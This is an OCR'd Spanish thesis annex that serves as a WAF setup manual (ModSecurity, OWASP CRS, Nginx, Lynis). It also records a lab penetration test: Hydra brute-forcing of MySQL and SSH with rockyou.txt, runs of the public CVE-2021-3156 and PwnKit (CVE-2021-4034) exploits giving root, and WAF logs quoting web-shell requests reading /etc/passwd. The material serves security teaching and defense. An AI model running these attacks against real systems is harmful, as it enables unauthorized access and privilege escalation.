
Para llevar a cabo el ataque, el comando utiliza la herramienta Hydra, una herramienta común de prueba de penetración. Los siguientes parámetros se utilizaron:"-l webCz1": Especifica el nombre de usuario "webCz1" que se utilizará para intentar el inicio de sesión en MySQL."-P /home/usuario/Descargas/rockyou.txt": Indica la ruta del archivo "rockyou.txt" que contiene una lista de posibles contraseñas que se utilizarán para intentar el inicio de sesión."-vV": Habilita la opción de verborrea para obtener una salida detallada del progreso del ataque."ip": Es la dirección IP del servidor MySQL al que se apuntará el ataque."mysql": Es el protocolo de red o servicio que se intentará atacar, en este caso, MySQL.

hydra -l webCz1 -P /home/usuario/Descargas/rockyou.txt -vV 172.16.104.11 mysql



Y se puede observar que se obtiene el password de manera correcta:

Vamos a comprobar conectándonos con ese usuario y el password obtenido a la base de datos, ejecutando desde el Kali linux:mysql -h 1ip-u webCz1 -p Password obtenido, y se puede evidenciar que ingresa correctamente a la base de datos.



El mensaje " Database changed " indica que se ha cambiado la base de datos activa y que la consola o el cliente de base de datos ahora está trabajando en la base de datos "diagrama de información".

Luego, se usó el comando "(Information_schema)> Show tables;" para ver una lista de tablas en la base de datos "diagrama de información". Las tablas disponibles dentro de esta base de datos se muestran en el resultado con el encabezado "Table_in_information_schema". La base de datos MySQL única "information_schema" contiene información sobre estructuras y otras bases de datos en el servidor MySQL.

Anexo 23 Manual Administrador Soluciones WAF Aplicando Mecanismos de Seguridad Utilizando Herramientas Open Source y Pruebas de Funcionamiento

Universidad Técnica del Norte

Manual Administrador Soluciones WAF Aplicando Mecanismos de Seguridad Utilizando Herramientas Open Source y Pruebas de Funcionamiento

Este manual está dirigido a administradores de sistemas y de seguridad, proporcionando una guía paso a paso sobre cómo implementar y configurar soluciones de firewall de aplicaciones web (WAF) y otros mecanismos de seguridad utilizando herramientas de código abierto.

1. Introducción a WAF

Como se ha dicho, un WAF (Web Application Firewall) es una herramienta que filtra, monitorea y bloquea el tráfico HTTP hacia y desde una aplicación web. Protege contra una variedad de ataques, incluyendo SQL Injection, Cross-Site Scripting (XSS), y más.

2. Instalación y Configuración de ModSecurity como WAF

2.1 Instalación de NGINX y ModSecurity

ModSecurity es una de las soluciones WAF más utilizadas y es compatible con una variedad de servidores web, incluyendo Apache, Nginx y IIS.

Instalar ModSecurity en sistema operativo Linux Rocky 8:

1. **Instalar herramientas y dependencias en Rocky 8:**

```
sudo dnf install -y vim wget curl
```

2. **Descargar la herramienta ModSecurity, se compila con el comando ./bulid.sh ./configure y se instala la herramienta con el comando make install :**

```
sudo dnf groupinstall -y "Development Tools"
sudo dnf install -y libxml2-devel curl-devel
```

3. **Descargar el conector ModSecurity-nginx que proporciona un canal de comunicación entre Nginx y LibModsecurity mediante la clonación de su repositorio git.**

```
git clone --branch v3/master https://github.com/SpiderLabs/ModSecurity.git
cd ModSecurity
git submodule update --init --recursive
./build.sh
./configure
make
sudo make install
```

- Descargar la versión nginx-1.19.10.tar.gz para Linux y se descomprime el paquete:

```
wget http://nginx.org/download/nginx-1.19.10.tar.gz
ls
tar xzf nginx-1.19.10.tar.gz
```

- Crear un usuario y un grupo del sistema Nginx sin privilegios:

```
useradd -r -M -s /sbin/nologin -d /usr/local/nginx nginx
```

- Configurar el servicio nginx e instalar:

```
  32  ./configure --user=nginx --group=nginx --with-pcre-jit --with-debug --with-http_ssl_module --with-http_realip_module -
nginx
  33  make
  34  make install
```

4. **Configurar Nginx con ModSecurity en Rocky Linux 8**

- Copiar el archivo de configuración ModSecurity de muestra en el directorio de origen al directorio de configuración de Nginx.

```
cp /root/ModSecurity/modsecurity.conf-recommended /usr/local/nginx/conf/modsecurity.conf
cp /root/ModSecurity/unicode.mapping /usr/local/nginx/conf/
cp /usr/local/nginx/conf/nginx.conf{,.bak}
```

- Editar el archivo de configuración de Nginx en la siguiente ruta /usr/local/nginx/conf/nginx.conf:

```
GNU nano 2.9.8                                  /usr/local/nginx/conf/nginx.conf

user  nginx;
worker_processes  1;
pid        /run/nginx.pid;
events {
    worker_connections  1024;
}
http {
    include       mime.types;
    default_type  application/octet-stream;
    sendfile        on;
    keepalive_timeout  65;
    server {
        listen       80;
        server_name  www.saludzona1.gob.ec;
        modsecurity  on;
        modsecurity_rules_file  /usr/local/nginx/conf/modsecurity.conf;
        #proxy_pass http://172.16.104.11;
        access_log  /var/log/nginx/access_cz1.log;
        error_log  /var/log/nginx/error_cz1.log;
        location / {
            proxy_pass http://www.saludzona1.gob.ec;
            root   html;
            index  index.html index.htm;
        }
        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   html;
        }
    }
```

- Activar Modsecurity y especifica la ubicación de las reglas de Modsecurity.

```
modsecurity  on;
modsecurity_rules_file  /usr/local/nginx/conf/modsecurity.conf;
```

5. **Crear un servicio systemd para nginx como a continuación:**

```
[root@waf ~]# cat /etc/systemd/system/nginx.service
[Unit]
Description=The nginx HTTP and reverse proxy server
After=network.target remote-fs.target nss-lookup.target

[Service]
Type=forking
PIDFile=/run/nginx.pid
ExecStartPre=/usr/bin/rm -f /run/nginx.pid
ExecStartPre=/usr/sbin/nginx -t
ExecStart=/usr/sbin/nginx
ExecReload=/bin/kill -s HUP $MAINPID
KillSignal=SIGQUIT
TimeoutStopSec=5
KillMode=mixed
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```

- Reiniciar el servicio y comprobar que se sete ejecutando correctamente:

```
[root@waf ~]# systemctl restart nginx
[root@waf ~]# systemctl status nginx
● nginx.service - The nginx HTTP and reverse proxy server
   Loaded: loaded (/etc/systemd/system/nginx.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2024-07-30 23:23:28 EDT; 5s ago
  Process: 2028 ExecStart=/usr/sbin/nginx (code=exited, status=0/SUCCESS)
  Process: 2025 ExecStartPre=/usr/sbin/nginx -t (code=exited, status=0/SUCCESS)
  Process: 2022 ExecStartPre=/usr/bin/rm -f /run/nginx.pid (code=exited, status=0/SUCCESS)
 Main PID: 2029 (nginx)
    Tasks: 2 (limit: 49411)
   Memory: 36.4M
   CGroup: /system.slice/nginx.service
           ├─2029 nginx: master process /usr/sbin/nginx
           └─2030 nginx: worker process

jul 30 23:23:28 waf.saludzonal.gob.ec systemd[1]: Starting The nginx HTTP and reverse proxy server...
jul 30 23:23:28 waf.saludzonal.gob.ec nginx[2025]: nginx: the configuration file /usr/local/nginx/conf/nginx.conf syntax is
jul 30 23:23:28 waf.saludzonal.gob.ec nginx[2025]: nginx: configuration file /usr/local/nginx/conf/nginx.conf test is succes
jul 30 23:23:28 waf.saludzonal.gob.ec systemd[1]: Started The nginx HTTP and reverse proxy server.
lines 1-17/17 (END)
```

6. Activar el motor de reglas ModSecurity

De forma predeterminada, ModSecurity está configurado en modo de solo detección, donde solo registra las solicitudes según las reglas activadas sin bloquear nada. Esto se puede cambiar estableciendo el valor de SecRuleEngine en ON.

```
sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /usr/local/nginx/conf/modsecurity.conf
sed -i 's#/var/log/modsec_audit.log#/var/log/nginx/modsec_audit.log#' /usr/local/nginx/conf/modsecurity.conf
```

7. Instalar el conjunto de reglas básicas (CRS) de OWASP ModSecurity

El conjunto de reglas básicas (CRS) de ModSecurity de OWASP es un conjunto de reglas genéricas de detección de ataques para usar con ModSecurity. Su objetivo es proteger las aplicaciones web de una amplia gama de ataques, incluido el Top Ten de OWASP, con un mínimo de alertas falsas.

- Descargar el conjunto de reglas e incluir todas las reglas en el archivo de configuración /usr/local/nginx/conf/modsecurity.

```
git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git /usr/local/nginx/conf/owasp-crs
cp /usr/local/nginx/conf/owasp-crs/crs-setup.conf{.example,}
cd /usr/local/nginx/conf/owasp-crs/
ls
nano /usr/local/nginx/conf/modsecurity.conf
echo -e "Include owasp-crs/crs-setup.conf\nInclude owasp-crs/rules/*.conf" >> /usr/local/nginx/conf/modsecurity
```

- Validamos que se hayan agregado las siguientes reglas en archivo de configuración /usr/local/nginx/conf/modsecurity.

```
 GNU nano 2.9.8                                  /usr/local/nginx/conf/modsecurity.conf

# Specify your Unicode Code Point.
# This mapping is used by the t:urlDecodeUni transformation function
# to properly map encoded data to your language. Properly setting
# these directives helps to reduce false positives and negatives.
#
SecUnicodeMapFile unicode.mapping 20127

# Improve the quality of ModSecurity by sharing information about your
# current ModSecurity version and dependencies versions.
# The following information will be shared: ModSecurity version,
# Web Server version, APR version, PCRE version, Lua version, Libxml2
# version, Anonymous unique id for host.
SecStatusEngine On

Include owasp-crs/crs-setup.conf
Include owasp-crs/rules/*.conf
```

- Reiniciar el servicio nginx:

8. Análisis de Logs en WAF:

Cuando se realice un ataque los logs se podrán visualizar en la siguiente ruta /var/log/nginx/error_cz1.log

```
[root@waf ~]# tail -f /var/log/nginx/error_cz1.log
2024/07/30 22:19:11 [error] 118140: *115 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `5' ) [file "/usr/local/nginx/conf/owasp-crs/rul
es/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Scor
e: 5)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "langua
ge-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.104.14"] [uri "/plugins/system/jcemediabox/themes/
standard/tooltip.html"] [unique_id "172239235129.267952"] [ref ""], client: 172.16.104.13, server: www.saludzona1.gob.ec, req
uest: "GET /plugins/system/jcemediabox/themes/standard/tooltip.html HTTP/1.1", host: "www.saludzona1.gob.ec", referrer: "http
://www.saludzona1.gob.ec/"
2024/07/30 22:19:24 [error] 118140: *219 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `8' ) [file "/usr/local/nginx/conf/owasp-crs/rul
es/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Scor
e: 8)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "langua
ge-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.104.14"] [uri "/cz1/"] [unique_id "172239236418.94
2057"] [ref ""], client: 172.16.104.13, server: www.saludzona1.gob.ec, request: "GET /cz1/?exec=/bin/bash HTTP/1.1", host: "1
72.16.104.14"
2024/07/30 22:20:01 [error] 118140: *111 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `5' ) [file "/usr/local/nginx/conf/owasp-crs/rul
es/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Scor
e: 5)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "langua
ge-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.104.14"] [uri "/"] [unique_id "172239240162.586896
"] [ref ""], client: 172.16.104.13, server: www.saludzona1.gob.ec, request: "GET /?exec=/bin/bash HTTP/1.1", host: "www.salud
zona1.gob.ec"
2024/07/30 22:21:41 [error] 118140: *222 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `10' ) [file "/usr/local/nginx/conf/owasp-crs/ru
les/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Sco
re: 10)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "lang
uage-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.104.14"] [uri "/shell.php"] [unique_id "17223925
0135.543617"] [ref ""], client: 172.16.104.13, server: www.saludzona1.gob.ec, request: "GET /shell.php?x=cat%20/etc/passwd HT
TP/1.1", host: "www.saludzona1.gob.ec"
2024/07/30 22:22:11 [error] 118140: *222 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `10' ) [file "/usr/local/nginx/conf/owasp-crs/ru
les/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Sco
```

- Análisis de un log:

```
2024/07/30 22:28:11 [error] 118140: *229 [client 172.16.104.13] ModSecurity: Access denied with code 403 (phase 2). Matched "
Operator `Ge' with parameter `5' against variable `TX:ANOMALY_SCORE' (Value: `10' ) [file "/usr/local/nginx/conf/owasp-crs/ru
les/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "80"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Sco
re: 10)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "lang
uage-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "172.16.104.14"] [uri "/cz1/shell.php"] [unique_id "1722
39289154.444476"] [ref ""], client: 172.16.104.13, server: www.saludzona1.gob.ec, request: "GET /cz1/shell.php?x=cat%20/etc/p
asswd HTTP/1.1", host: "www.saludzona1.gob.ec"
```

- Fecha y hora:

- Tipo del log: Error

- Ip del atacante:

Acción del WAF, denegar acceso:

- ID de la Regla del WAF:

- Tipo de ataque:

- Sintaxis del ataque realizado:

- Ip o host name del sitio atacado (página web):

Es necesario recalcar que la correcta interpretación de los logs es fundamental para la respuesta rápida a incidentes y la mejora continua de la seguridad del sistema.

3. Auditoría Interna del Servidor con Lynis

3.1 Instalación de Lynis

Lynis es una herramienta de auditoría interna para sistemas Unix que permite evaluar la seguridad del sistema.

Pasos:


1. **Instalar Lynis en servicio de página web:**

```
sudo dnf install git  # Si usas Rocky Linux 8, por ejemplo
git clone https://github.com/CISOfy/lynis.git
cd lynis
```

3.2 Ejecución de la Auditoría


Pasos:

1. **Ejecutar la auditoría:**



2. **Revisar el reporte de la auditoría:** Lynis proporciona un reporte detallado sobre la configuración del sistema operativo, servicios activos, usuarios y grupos, permisos de archivos y directorios, entre otros aspectos de seguridad.

Es decir, Lynis examina varios aspectos del sistema para identificar posibles vulnerabilidades y áreas de mejora.




Se puede observar que después del análisis de auditoría, el resultado muestra 3 Warning y 49 recomendaciones:


4.-PRUEBAS DE FUNCIONAMIENTO

ACCESO AL GESTOR DE CONTENIDO JOOMLA, A LA BASE DE DATOS.

Se trato de crear un usuario con pasword mediante el Shell pero no fue permitido. A través del uso de la Shell o línea de comandos en el sistema operativo, es posible obtener información sobre los usuarios que tienen permisos de acceso al sistema. Se puede observar que hay un usuario denominado soporte con acceso al sistema operativo.




Vamos a hacer nuevamente uso de la herramienta hydra para realizar un ataque de fuerza bruta al servicio ssh, con el usuario conocido denominado soporte, ejecutando:




El comando "hydra -l soporte -P /home/usuario/Descargas/rockyou.txt 172.16.104.11 ssh -t 4" se utiliza para realizar un ataque de fuerza bruta contra el servicio SSH en el servidor con la dirección IP 172.16.104.11.

hydra -l soporte -P /home/usuario/Descargas/rockyou.txt 172.16.104.11 ssh -t 4


Realizamos una comprobación con la contraseña obtenida que se pueda realizar una conexión por ssh al sistema operativo:



Después de utilizar un ataque de fuerza bruta con Hydra para obtener una contraseña, procedimos a realizar una comprobación si la contraseña que obtuvimos es efectiva para establecer una conexión por SSH al sistema operativo.



Se logró acceder correctamente al sistema operativo utilizando el nombre de usuario "soporte" y la contraseña que se obtuvo al realizar la conexión SSH. La contraseña fue verificada y el servicio SSH permitió la autenticación exitosa del servidor. Se logró acceder correctamente al sistema operativo utilizando el nombre de usuario "soporte" y la contraseña que se obtuvo al realizar la conexión SSH. La contraseña fue verificada y el servicio SSH permitió la autenticación exitosa del servidor.



Después de usar las credenciales que hemos obtenido para acceder al sistema operativo a través de SSH, nuestro siguiente objetivo es intentar acceder como usuario administrador.

```
[soporte@www ~]$ sudo su
[sudo] password for soporte:
soporte is not in the sudoers file.  This incident will be reported.
[soporte@www ~]$ _
```

Aunque se tiene el acceso por ssh al sistema operativo, vamos a tratar de logearnos como usuario administrador:

```
[root@www ~]# su -l soporte
Ultimo inicio de sesión:mié jun  7 19:29:45 -05 2023en tty1
[soporte@www ~]$ adduser soporte2
adduser: Permission denied.
adduser: no se pudo bloquear /etc/passwd, inténtelo de nuevo.
[soporte@www ~]$
```

Se puede evidenciar que este usuario no tiene los permisos suficientes como administrador, como para poder crear un nuevo usuario y realizar otras tareas. Debido a las restricciones el sistema ha denegado el acceso al intentar crear usuarios. El usuario puede tener un nivel de privilegio limitado y no tener la autoridad necesaria para realizar esta acción.

ESCALAMIENTO DE PRIVILEGIOS EN SISTEMA OPERATIVO. PARA OBTENER PERMISOS DE ADMINISTRADOR Y MAYOR NIVEL DE ACCESOS.

Aprovechando el analisis realizado con la herramienta nessus, se pudo evidenciar que existia una vulnerabilidad critica a nivel del sistema operativo denominada cve-2021-4034. Procedemos a descargar este exploit dentro del sistema operativo, compilamos con el comando make, y una vez compilado correctamente ejecutamos el exploit con el comando. /cve-2021-4034


```
[soporte@www ~]$ git clone https://github.com/blasty/CVE-2021-3156.git
Cloning into 'CVE-2021-3156'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 50 (delta 25), reused 38 (delta 15), pack-reused 0
Unpacking objects: 100% (50/50), done.
[soporte@www ~]$ cd CVE-2021-3156/
[soporte@www CVE-2021-3156]$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std-c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
[soporte@www CVE-2021-3156]$ ./sudo-hax-me-a-sandwich

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

  usage: ./sudo-hax-me-a-sandwich <target>

  available targets:
  ------------------------------------------------------------
    0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
    1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
    2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
  ------------------------------------------------------------

  manual mode:
    ./sudo-hax-me-a-sandwich <smash_len_a> <smash_len_b> <null_stomp_len> <lc_all_len>
```

Existe otra vulnerabilidad critica denominada CVE-2021-3156:

Se ha descubierto la vulnerabilidad crítica CVE-2021-3156. Sin embargo, al intentar ejecutar el exploit correspondiente en un sistema operativo CentOS 7, se descubrió que el sistema no es vulnerable a esta versión específica del exploit.


CONTENCIÓN ANTE LOS ATAQUES REALIZADOS Y OTRO TIPO DE ATAQUES:

Como medida de seguridad se Como medida de seguridad se implementar y configurar un WAF (Firewall de aplicaciones web) como medida de seguridad proactiva y para fortalecer la protección del servidor web. Todas las solicitudes entrantes serán examinadas y filtradas por WAF para identificar y bloquear amenazas, ataques y patrones maliciosos antes de que lleguen al servidor web. Obteniendo los siguientes resultados:



Esta configuración garantiza que el WAF sea el primer paso del tráfico de red dirigido al servidor web

Esta solicitud de URL apunta an un archivo llamado "Shell.php" en el servidor web con la dirección IP 172.16.104, seguido de un comando "cat/etc/hosts". Este comando intenta leer el contenido del archivo "hosts" ubicado en la



La solicitud de URL "172.16.104.14/?x=/bin/bash" ha recibido como respuesta el código de estado HTTP "403 Forbidden".

El servidor ha entendido la solicitud, pero se niega an autorizarla con el código de estado "403 Forbidden". Esto indica que el servidor ha reconocido la solicitud para ejecutar "/bin/bash", pero debido a restricciones de seguridad o configuraciones


Y como se puede evidenciar realiza un escalamiento de privilegios a un usuario con permisos de administrador y de acceso total al sistema operativo, nos aparece el pront en la consola de sh-4.2#

Al ejecutar el comando whoami nos responde que esta con sesión de root, cuenta predeterminada que tiene privilegios de acceso a todos los ficheros y comandos del sistema.

```
[soporte@www ~]$ cd CVE-2021-4034/
[soporte@www CVE-2021-4034]$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
[soporte@www CVE-2021-4034]$ ./cve-2021-4034
sh-4.2# whoami
root
sh-4.2# adduser test
sh-4.2# passwd test
Changing password for user test.
New password:
BAD PASSWORD: The password contains the user name in some form
Retype new password:
passwd: all authentication tokens updated successfully.
sh-4.2# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
